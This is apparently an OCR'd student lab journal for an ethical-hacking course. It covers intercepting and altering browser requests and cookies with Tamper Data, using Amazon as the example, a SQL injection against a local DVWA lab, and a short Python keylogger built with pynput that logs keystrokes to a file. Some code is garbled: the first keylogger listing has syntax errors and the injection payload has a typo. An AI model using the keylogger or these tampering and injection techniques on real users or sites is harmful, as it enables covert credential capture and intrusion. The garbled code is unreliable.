
8. Download Firefox



9. Add Extension and install Temper data



10. Select a website for tampering data ex- Amazon



11. Start Tamper Data


Type	Description
☐ beacon	Requests sent through the Beacon API.
☐ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
☐ font	Web fonts loaded for a @font-face CSS rule.
☐ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
☐ imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
☑ main_frame	Top-level documents loaded into a tab.
☐ media	Resources loaded by a `<video>` or `<audio>` element.
☐ object	Resources loaded by an `<object>` or `<embed>` element.
☐ object_subrequest	Requests sent by plugins.
☐ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
☐ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
☐ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
☐ stylesheet	CSS stylesheets loaded to describe the representation of a document.
☐ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
☐ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
☐ websocket	Requests initiating a connection to a server through the WebSocket API.
☐ xbl	XBL bindings loaded to extend the behavior of elements in a document.
☐ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
☐ xslt	XSLT stylesheets loaded for transforming an XML document.
☐ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)


Tamper requests only from this tab: ☐

Start Tamper Data?

12. Click on OK



13. Check values in Cookie for Tampering Data




Practical No: 08 TCS2324087

Aim: Perform SQL injection attack.


Output:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.




6. Click on create/reset database. The database will be created. Click on login.


7. Click on DVWA security and set the security to low.



8. Click on SQL Injection
9. In User Id enter 1 and click on submit.



10. Type 1 or tue; # and click on submit



Practical No: 09 TCS2324087

Aim: Create a simple keylogger using Python.

Code:

```
from pynput.keyboard import Key, Listener
import logging
log_directory = r"C:/users/aquel/desktop/"
logging.basicConfig = (log_directory + "keylog.txt"), level = logging.DEBUG)

def on_press (key):
  logging.info(str(key))

with Listener (on_press = on_press) as listener:
  listener,join()
```

Output:

Installing pynput in cmd after opening it as administrator

```
C:\Windows\system32>py -m pip install pynput
Collecting pynput
  Using cached pynput-1.7.6-py2.py3-none-any.whl (89 kB)
Collecting six
  Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.6 six-1.16.0

[notice] A new release of pip available: 22.3.1 -> 24.0
[notice] To update, run: D:\IDLE python\python.exe -m pip install --upgrade pip

C:\Windows\system32>
```

After executing the py program typing some text for keylog testing

```
In [*]: from pynput.keyboard import Key, Listener
        import logging
        # if no name it gets into an empty string
        log_dir = ""
        # This is a basic logging function
        logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')
        # This is from the library
        def on_press(key):
            logging.info(str(key))
        # This says, listener is onethical hacking practical

        with Listener(on_press=on_press) as listener:
            listener.join()
```

The key_log.txt file is created in Desktop and has all the keys logged